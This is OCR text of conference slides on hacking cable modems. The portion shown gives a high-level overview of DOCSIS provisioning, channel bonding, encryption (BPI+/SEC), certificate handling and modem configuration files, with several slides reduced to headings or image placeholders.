
# Hacking Cable Modems
# The Later Years

**Bernardo Rodrigues**

**@bernardomr**

# Disclaimer

- **Opinions are my own, unless hacked.**
  - **In that case, hacker's**
- **This is not a talk about Theft of Service**

# $ whoami

- **Web, Forensics & Junk Hacking**
- **CTF Player**

**https://w00tsec.blogspot.com**


# Cable Modem – Vendors







# Cable Modem: Models

# Cable Modem Hacking Timeline




# Cable Modem Hacking Timeline



# DOCSIS


- **Data Over Cable Service Interface Specification**
- **Network Overview:**



# DOCSIS 3.0 Features

- Channel Bonding (Upstream and Downstream)
- IPv6 (inc. provisioning and management of CMs)
- Security (?)
  - Enhanced Traffic encryption (?)
  - Enhanced Provisioning Security (?)

# Channel Bonding



ARRIS

## Status

Status | HW/FW Versions | Event Log | CM State | Advanced

### RF Parameters

**Downstream**


| | DCID | Freq | Power | SNR | Modulation | Octets | Correcteds | Uncorrectables |
|---|---|---|---|---|---|---|---|---|
| Downstream 1 | 3 | 729.00 MHz | 2.08 dBmV | 37.09 dB | 256QAM | 3505654477 | 4455 | 849 |
| Downstream 2 | 2 | 723.00 MHz | 1.63 dBmV | 36.61 dB | 256QAM | 2869692031 | 4898 | 1016 |
| Downstream 3 | 4 | 735.00 MHz | 2.21 dBmV | 37.09 dB | 256QAM | 3207023886 | 4176 | 1139 |
| Downstream 4 | 5 | 741.00 MHz | 2.63 dBmV | 37.64 dB | 256QAM | 3002344759 | 3935 | 975 |

Reset FEC Counters

# DOCSIS: Provisioning

- Acquire and lock the downstream frequency
- Get upstream parameters
- Get an IP address
- Download modem configuration via TFTP
- Apply the configuration and enable forwarding of packets

# DOCSIS Network Overview




# DOCSIS SEC

- **Encryption and authentication protocol in DOCSIS**
  - **BPI (Baseline Privacy Interface) in DOCSIS 1.0**
  - **BPI+ in DOCSIS 1.1 and 2.0**
  - **SEC (Security) in DOCSIS 3.0**

# DOCSIS SEC

- Digital certificates (VeriSign/Excentis)
- Uniquely chained to the MAC address of each cable modem
- CMTS allowing Self-signed certificates
  - Legacy test equipment
  - Cable modems that do not support BPI+


# DOCSIS: Provisioning



# DOCSIS: Config File

- Downstream
- Upstream
- Bandwidth cap
- ACL's
- TFTP Servers
- SNMP community

# DOCSIS: Config File

